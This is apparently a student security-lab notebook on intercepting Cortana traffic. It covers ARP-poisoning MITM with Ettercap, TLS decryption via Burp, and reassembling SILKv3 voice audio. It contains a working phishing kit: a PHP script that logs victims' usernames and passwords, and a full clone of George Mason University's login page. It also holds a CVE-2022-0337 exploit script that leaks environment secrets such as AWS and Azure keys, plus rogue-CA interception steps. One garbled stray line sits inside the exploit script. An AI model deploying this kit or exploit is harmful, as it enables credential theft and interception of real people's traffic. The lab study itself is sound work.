@VM Setup:

1. Windows 10 Instance
2. Kali Linux Instance

* Both instances have settings > network > attached to = bridged adapter
* Both instances have different MAC addresses
* Kali Linux instance has promiscuous mode ENABLED (allow all)
* Kali Linux instance has the latest build of Java 8 installed -**Viren**
* Windows 10 instance has promiscuous mode DISABLED

What we did:

1. Run both Windows 10 and Kali VM
2. Run IPConfig on Windows instance, write down IP addresses & default gateway
3. Run IFConfig on Kali instance, write down IP addresses & default gateway
4. Ettercap Graphical: preinstalled in Kali - run it
   1. Scan for hosts (magnifying glass top left)
   2. Host list (next to scan for hosts)
      1. Displays hosts, know which host is which instance
      2. Add 1.1(Gateway) to Target 1 by selecting the IP address first and then selecting add to target 1
      3. Add 1.xxx (windows device) to Target 2 by selecting the IP address first and then selecting add to target 2
   3. Man-in-the-Middle menu (globe button)
      1. Select ARP Poisoning and press OK
5. Go onto the Windows instance, and open CMD. Type “arp -a” to verify the MAC addresses should be the same for the Kali VM and the default gateway.
6. Turn on IP Forwarding in Kali Machine: sudo sysctl -w net.ipv4.ip\_forward=1
7. Run sudo urlsnarf on kali machine to start grabbing web traffic from the windows 10 environment. Steps to capture other cortana traffic are below.

Successfully Man-in-the-Middle!

**Capturing and decrypting TLS1.3 and putting together a SilkV3 packet:**

1. How to decrypt TLS traffic in Wireshark while using Burp Suite as proxy:
   1. Download the Jar file from here: <https://github.com/neykov/extract-tls-secrets>
      1. Make sure Java 6 or greater is installed on your system; for my Ubuntu javaVM I just had to do sudo apt install jdk-default. You may already have it installed so this may not be required.
   2. While Burp is running, do *java -jar ~/Downloads/extract-tls-secrets-4.0.0.jar list*
      1. Note the ID of the process for StartBurp.jar (or something similar)
   3. Now do *java -jar ~/Downloads/extract-tls-secrets-4.0.0.jar <pid> /tmp/secrets.log*
      1. Where <pid> should be replaced by the ID noted in the previous step
   4. The terminal should say something like “successfully attached to process”
   5. In Wireshark, go to Edit > Preferences > Protocols > TLS
   6. Under the (Pre)-Master-Secret log, enter /tmp/secrets.log (it’s the path in the second java command run above; you can have it use another location if you want, as long as it’s the same as whatever is used in that command)
   7. After saving all of that, you can start capturing traffic going to the port Burp Suite is listening on, and now some tabs will show up below the packet details in Wireshark for decrypted data (including unmasked WebSockets!)
   8. The voice data is stored under a data tag at the bottom of the packet. If there are no other websocket subtags then the packet is not decrypted.
2. How to extract the SILK version 3 audio from the request/response packets:
   1. Set up Wireshark as described above and make sure it can decrypt TLS
   2. To find the correct audio packets it helps to know the IP address of the windows and kali machines. You can use the wireshark filter. In this case I have a bridged adapter on the kali machine and I can find the responses by filtering for “tls && ip.src==192.168.1.14”
   3. The audio packets are usually marked with “WebSocket Binary” in the Info column, and will have “Path: audio” in the JSON header data at the beginning of each
   4. For each packet, select in the list, then right-click the Data field in the bottom panel and select “Show Packet Bytes…” (you can also do Ctrl + Shift + O)
   5. The beginning of the data will have a header that needs to be removed in order to concatenate the packets.
   6. For requests, set the start byte at 138, or for responses, set it to 177 (this might be a variable number, but was consistent for me within the same conversation. Adjust to make sure the JSON data (and carriage returns!) are omitted from the start of the binary data)
   7. The final packet in a set of requests or responses will end with “ffff” and will most likely be less than the header start bytes listed above. Usually it's 136 or 134. It will vary.
   8. Set the data to show as Raw, then save to a file (this should ensure the data is in binary format).
   9. Rinse and repeat for each audio packet.
   10. Once you have saved the data from all packets, concatenate them together:
       1. For requests, the SILKv3 identifier denotes that it is a request and is always included at the start of the first packet; however, responses do not do this, so make sure to add it at the beginning (Wireshark shows as 232153494c4b5f5633 so either dump that to a binary file of its own, or isolate in the first request packet and save as a file). Second is recommended
       2. Requests also have the end-of-file (EOF) marker as the only data in the last packet; responses do not, so also make sure to add it to the end (is just FFFF). Usually the end marker is included but there may be other data with it.
       3. Can use the *cat* command in Linux terminal; just do *cat file1 file2 file3 > out.sil* where *file#* are the individual binary files. It will concatenate them in the order you specify, so if we have three binary files (req1 req2 req3) for the audio request and three for the response (resp1 resp2 resp3), here’s what we would do:
          1. For the requests, do *cat req1 req2 req3 > fullreq.sil*
             1. Since *req1* should have the SILKv3 magic number, we don’t need to prepend it; similarly, *req3* should only have the EOF marker and doesn’t need that manually added either
          2. For the responses, do *cat magicnum resp1 resp2 resp3 eof > fullresp.sil*
             1. The magic number would be the only contents of the binary *magicnum* file. Magicnum is the raw data for 232153494c4b5f5633; similarly, *eof* would only contain the EOF marker. We need these because the responses do not include them in the packets for some reason. Note that you will need to make these two files yourself
   11. Once the binary data has been concatenated into the complete .sil files, we can convert them using the tool available at <https://github.com/kn007/silk-v3-decoder>
       1. The page has usage instructions, but in short, you just navigate to the extracted directory and run *converter.sh* from terminal like so:
          1. Moving the file into the directory is recommended but not required
          2. Check to make sure FFMPEG is installed or this will not work
          3. *sh converter.sh input.sil mp3*
             1. This will convert *input.sil* into MP3 format for you to play
       2. So, for our requests and responses:
          1. *sh converter.sh fullreq.sil mp3*
          2. *sh converter.sh fullresp.sil mp3*
          3. Note that the script will look for these in the same directory as *converter.sh*, so you’ll need the absolute path to the .sil files unless you copy them into the same directory as the script
          4. The file will be the same name but will have the extension mp3
   12. You can now listen to the request and response audio in any media player that supports MP3 files!

**Setting up website for use across Kali Linux and host machine**

1. Set Kali Linux network settings to Bridged Adapter
2. Run “sudo service apache2 start”
3. Run “sudo mousepad /var/www/html/index.html”
4. Change the code to the html file you would like to display
5. Run “sudo mousepad /var/www/html/login\_data.html”
6. Save the file - it will save to the folder, do not write any text in it.
7. Run “sudo mousepad /var/www/html/login.php”
8. Add the code for the logging script to the file
9. Run “sudo chmod -R a+rwx /var/www/html”
10. Run “sudo service apache2 restart”
11. Run “ip addr” to view the ip that you need to connect to from your host machine
12. Type that IP address into your host machines web browser
13. Done.

**login.php code:**

*<?php*

*if ($\_SERVER['REQUEST\_METHOD'] === 'POST') {*

*$username = $\_POST['j\_username'];*

*$password = $\_POST['j\_password'];*

*$ip = $\_SERVER['REMOTE\_ADDR'];*

*$timestamp = date('l jS \of F Y h:i:s A');*

*$file = fopen("login\_data.txt", "a");*

*fwrite($file, "IP: " . $ip . " Date: " . $timestamp . " Username: " . $username . " Password: " . $password . "\n");*

*fclose($file);*

*header("Location: https://gmu.edu");*

*exit;*

*}*

*?>*

**Index.html:**

*<!DOCTYPE html>*

*<html>*

*<!-- Container ID: $custom['hostname'] -->*

*<head>*

*<meta charset="utf-8">*

*<meta name="viewport" content="width=device-width,initial-scale=1.0">*

*<meta http-equiv="X-UA-Compatible" content="IE=edge">*

*<title>George Mason Federated Login Service</title>*

*</head>*

*<body >*

*<div id="pixel"></div>*

*<h3 id="userInfo"></h3>*

*<div class="wrapper">*

*<div class="container">*

*<header>*

*<img src="https://shibboleth.gmu.edu/idp/images/GMU\_PLogo\_RGB.jpg" alt="George Mason University Federated Services">*

*</header>*

*<div class="content">*

*<div class="section motd">*

*<div class="alert alert-motd">*

*<h3 class="alert-heading">Complete IT Security Awareness Training by November 16</h3>*

*<p class="alert-body">All Mason employees are required to complete their annual IT Security Awareness Training by Wednesday, November 16. Employees who fail to take the training by the deadline will have their accounts disabled. Go to <a href="https://masonleaps.gmu.edu/" rel="noopener" target="\_blank" >MasonLEAPS</a> to complete your training.</p>*

*<small class="alert-date">Posted: 2022-11-02 13:15</small>*

*</div>*

*</div>*

*<div class="section login">*

*<form action="login.php" method="post">*

*<div class="form-element-wrapper">*

*<label for="username">NetID</label>*

*<input class="form-element form-field" id="username" name="j\_username" type="text" value="">*

*</div>*

*<div class="form-element-wrapper">*

*<label for="password">Password</label>*

*<input class="form-element form-field" id="password" name="j\_password" type="password" value="">*

*</div>*

*<div class="form-element-wrapper">*

*<input type="checkbox" name="donotcache" value="1" id="donotcache">*

*<label for="donotcache">Don't Remember Login</label>*

*</div>*

*<div class="form-element-wrapper d-none">*

*<input id="\_shib\_idp\_revokeConsent" type="checkbox" name="\_shib\_idp\_revokeConsent" value="true">*

*<label for="\_shib\_idp\_revokeConsent">Clear prior granting of permission for release of your information to this service.</label>*

*</div>*

*<div class="form-element-wrapper mt-4">*

*<button class="form-element form-button" type="submit" name="\_eventId\_proceed">Login</button>*

*</div>*

*</form>*

*</div>*

*<div class="section links">*

*<div class="alert alert-motd">*

*<h3 class="alert-heading">Complete IT Security Awareness Training by November 16</h3>*

*<p class="alert-body">All Mason employees are required to complete their annual IT Security Awareness Training by Wednesday, November 16. Employees who fail to take the training by the deadline will have their accounts disabled. Go to <a href="https://masonleaps.gmu.edu/" rel="noopener" target="\_blank" >MasonLEAPS</a> to complete your training.</p>*

*<small class="alert-date">Posted: 2022-11-02 13:15</small>*

*</div>*

*<ul class="list list-help">*

*<li class="list-help-item">*

*<a href="https://password.gmu.edu/">*

*<span class="item-marker">&rsaquo;</span>*

*Forgot your password? </a>*

*</li>*

*<li class="list-help-item"><a href="#"><span class="item-marker">&rsaquo;</span>*

*Need Help?</a></li>*

*</ul>*

*</div>*

*</div>*

*</div>*

*<footer>*

*<div class="container container-footer">*

*<p class="footer-text">Copyright &copy; George Mason University</p>*

*<address>*

*Information Technology Services<br>*

*703-993-8870<br>*

*<a href="mailto:support@gmu.edu">*

*support@gmu.edu </a>*

*</address>*

*</div>*

*</footer>*

*</div>*

*</body>*

*</html>*

*<style>*

*@import url("https://fonts.googleapis.com/css?family=Open+Sans:300italic,400italic,600italic,700italic,400,300,600,700|Roboto+Slab:400,300,700");*

*/\**

*\* General styles*

*\*/*

*\* {*

*margin: 0;*

*padding: 0;*

*box-sizing: border-box; }*

*header, footer, section, nav {*

*display: block; }*

*html, body {*

*height: 100%; }*

*body {*

*font-family: 'Open Sans', Verdana, Geneva, sans-serif;*

*font-size: 12px;*

*line-height: 1.5;*

*color: #717171;*

*background: #FFFFFF; }*

*h1, h2, h3, h4, h5, h6 {*

*font-family: 'Roboto Slab', serif; }*

*a:link,*

*a:visited {*

*text-decoration: none;*

*color: #717171; }*

*.wrapper {*

*background: #FFFFFF;*

*display: flex;*

*flex-direction: column;*

*justify-content: space-between;*

*height: 100vh;*

*align-items: center; }*

*header {*

*padding: 20px; }*

*.container {*

*width: 768px; }*

*.container.container-footer {*

*padding: 20px 36px;*

*display: flex;*

*flex-direction: column; }*

*.logo img {*

*border: none;*

*max-width: 100%;*

*margin-bottom: 12px;*

*width: 240px; }*

*.content {*

*display: flex;*

*justify-content: center; }*

*.section:not(:empty) {*

*width: 50%;*

*margin: 0 24px; }*

*.section:not(:empty).login {*

*padding: 12px; }*

*footer {*

*color: #FFFFFF;*

*font-size: 11px;*

*background: #006633;*

*height: 10rem;*

*display: flex;*

*justify-content: center;*

*width: 100%;*

*box-shadow: 0 0.125rem 0.25rem rgba(0, 0, 0, 0.075); }*

*footer address {*

*font-style: normal;*

*display: block; }*

*footer a:link, footer a:visited {*

*color: #FFCC33; }*

*.footer-text {*

*margin-bottom: 12px; }*

*.footer-links a:link,*

*.footer-links a:visited {*

*color: #FFFFFF;*

*font-weight: bold; }*

*.footer-links a:after {*

*content: "\00a0\00a0\00a0|\00a0\00a0"; }*

*.footer-links a.last:after {*

*content: ""; }*

*.d-none {*

*display: none; }*

*.mt-4 {*

*margin-top: 32px; }*

*.alert.alert-motd {*

*padding: 8px;*

*background: #FFCC33;*

*color: #000; }*

*.alert.alert-motd h3.alert-heading {*

*margin-bottom: 8px;*

*font-size: 14px; }*

*.alert.alert-motd p.alert-body {*

*margin-bottom: 8px;*

*font-size: 10px; }*

*.alert.alert-motd p.alert-body a {*

*color: #425195; }*

*.alert.alert-motd small.alert-date {*

*font-size: 8px; }*

*@media only screen and (max-width: 767.99px) {*

*.container {*

*width: 540px; }*

*.section.login {*

*padding: 0px; }*

*.section.links .alert-motd {*

*display: none; }*

*.section.links .list-help {*

*margin: 0 0 20px 0; }*

*.content {*

*flex-direction: column;*

*align-items: center; }*

*header img {*

*display: block;*

*margin: 0 auto; }*

*footer {*

*justify-content: center; }*

*footer .container.container-footer {*

*width: 50%;*

*padding: 20px 0; } }*

*@media only screen and (min-width: 768px) {*

*.section.motd {*

*display: none; } }*

*form {*

*padding-bottom: 21px; }*

*form label {*

*/\* labels are hidden \*/*

*font-weight: bold; }*

*form legend {*

*font-size: 1.2em;*

*margin-bottom: 12px; }*

*.form-element-wrapper {*

*margin-bottom: 12px; }*

*.form-element {*

*width: 100%;*

*padding: 13px 12px;*

*border: none;*

*font-size: 14px;*

*border-radius: 4px; }*

*.form-field {*

*color: #B7B7B7;*

*border: 1px solid #B7B7B7; }*

*.form-field-focus,*

*.form-field:focus,*

*input[type="text"]:focus {*

*color: #333333;*

*border-color: #333333; }*

*.form-button {*

*background: #AC1D37;*

*color: #FFFFFF;*

*cursor: pointer; }*

*.form-button:hover {*

*background: #F7941E; }*

*.form-error {*

*padding: 0;*

*color: #AC1D37; }*

*.list-help {*

*margin-top: 40px;*

*/\* offset padding on first anchor \*/*

*list-style: none; }*

*.list-help-item a {*

*display: block;*

*padding: 6px 0; }*

*.item-marker {*

*color: #AC1D37; }*

*/\*# sourceMappingURL=data:application/json;base64, \*/*

*</style>*

SILKv3 Decoding our captured cortana traffic

1. Check for all responses using: “tls && ip.src==192.168.1.14
2. Starting Packet 414 to Packet 681

<!-- Script from: https://github.com/Puliczek/CVE-2022-0337-PoC-Google-Chrome-Microsoft-Edge-Opera -->

<script>

//how many time enter clicked in row

let countEnter = 0;

//is file downloaded

let isDownloaded = false;

//on page load

window.onload = function () {

const body = document.querySelector("body");

const pixel = document.querySelector("#pixel");

body.onkeydown = (e) => (e.key == "Enter" ? clickedEnter() : 1);

body.onkeyup = (e) => (e.key == "Enter" ? cancelEnter() : 1);

const randomNumber = Math.floor(Math.random() \* 990) + 1;

const filename = `f${randomNumber}.f`;

//List of environment variables that hacker is interested in.

const environmentVariables = [

"USERNAME",

"USERDOMAIN",

"SESSIONNAME",

"COMPUTERNAME",

"KEY\_VAULT\_URL",

"SECRET\_NAME",

"AZURE\_TENANT\_ID",

"AZURE\_CLIENT\_ID",

"AZURE\_CLIENT\_SECRET",

"TWILIO\_ACCOUNT\_SID",

"TWILIO\_AUTH\_TOKEN",

"AWS\_SECRET\_ACCESS\_KEY"

// 'TOKEN',

// 'PASSWORD'

];

const suggestedName =

environmentVariables.map((x) => `%${x}%`).join("@") + filename;

pixel.addEventListener("click", async () => {

//handle to get file

const handle = await window.showSaveFilePicker({ suggestedName });

//sometimes can throw an exception because file name is too big, but we can create more handles and put each 4 environmentVariables to deal with that problem

//result from user

const username = handle.name.split("@")[0];

const userInfo = handle.name

.replaceAll(filename, "")

.split("@")

.map(

(x, i) =>

`${environmentVariables[i]} = ${x.includes("%") ? "null" : x}`

)

.join("<br>");

const guessWinPath = `C:/Users/${username}`;

document.querySelector(

"#userInfo"

).innerHTML = `USER'S ENVIRONMENT VARIABLES: <br>${userInfo} <br> guessWinPath = C:/users/${username}`;

document.querySelector("#gameover").textContent =

"GAME OVER - Need refresh to start again";

});

};

function clickedEnter() {

countEnter++;

//if button was hold more then 1 second and it wasn't downloaded - we can change !isDownloaded to countEnter % 30 === 0 to download many files

if (countEnter > 5 && !isDownloaded) {

pixel.click();

//set file is downloaded

isDownloaded = true;

}

}

function cancelEnter() {

//reset count enter if enter is not hold


countEnter = 0;

}

</script>

**Steps to Change Cortana’s Text Information:**

BURPSUITE V 1.7.15 (FREE EDITION)

1. Set up 2 different environments
   1. Both instances have settings > network > attached to = bridged adapter
   2. Check ip address for windows: 192.169.1.171
   3. Check ip address for kali linux: 192.168.1.184
2. Make sure you are logged into Cortana before changing proxy settings
   1. And give test question before changing
3. On windows
   1. Proxy settings > use a proxy server > address and port 8080
   2. 
   3. Press Save at the bottom
4. Turn on IP Forwarding in Kali Machine: sudo sysctl -w net.ipv4.ip\_forward=1
5. In Burp
   1. Proxy > options > edit > bind to address : all interfaces > request handling > turn on support invisible proxy > ok
6. CA certification (works on newer version)
   1. In windows VM download CA certification
   2. 
   3. Press CA Certificate > open the file that gets downloaded > install for current user > next > place all certificates in the following store > put in trusted root certification authorities > next > finish
7. Open extender on Kali in Burpsuite (v1.1.15)
   1. Press Add > under extension details press select file > select test3.jar
   2. Keep intercept off until the extension is loaded.
   3. Turn on the extender WSstuff intercept websocket messages
   4. Turn on proxy intercept.
   5. Pray that it works. If cortana takes too long then the intercept was on too long and the packet got stuck in proxy intercept. Turn off then back on
8. ***Allow VM to COMPLETLY freeze (applicable at any step)***
   1. ***Bonus points if it happens during demo***
9. http:/burp vs http:/burpsuite new/ old version?
10. Ask Cortana a question
    1. Proxy > http history > at the bottom cortana
    2. Works 30% of time
    3. Probably less tho

\*\*\*\*\* WS stuff intercept websocket messages on >> intercept on \*\*\*\*\*\*

Success rate for me was 99%+

Demo feedback:

\*change logo to be bing

Don't cache - never cache setting

One person does it multiple people talks

Bash script that does all the kali stuff and tells us what to do

How can a malicious person get the windows set up - could be easier than you realize 0.0

Format the login info saved

Get not secure to go away - CA CERT

How to get ip ca cert installed ect

Windows 10 with current patches and that previous cves are no good anymore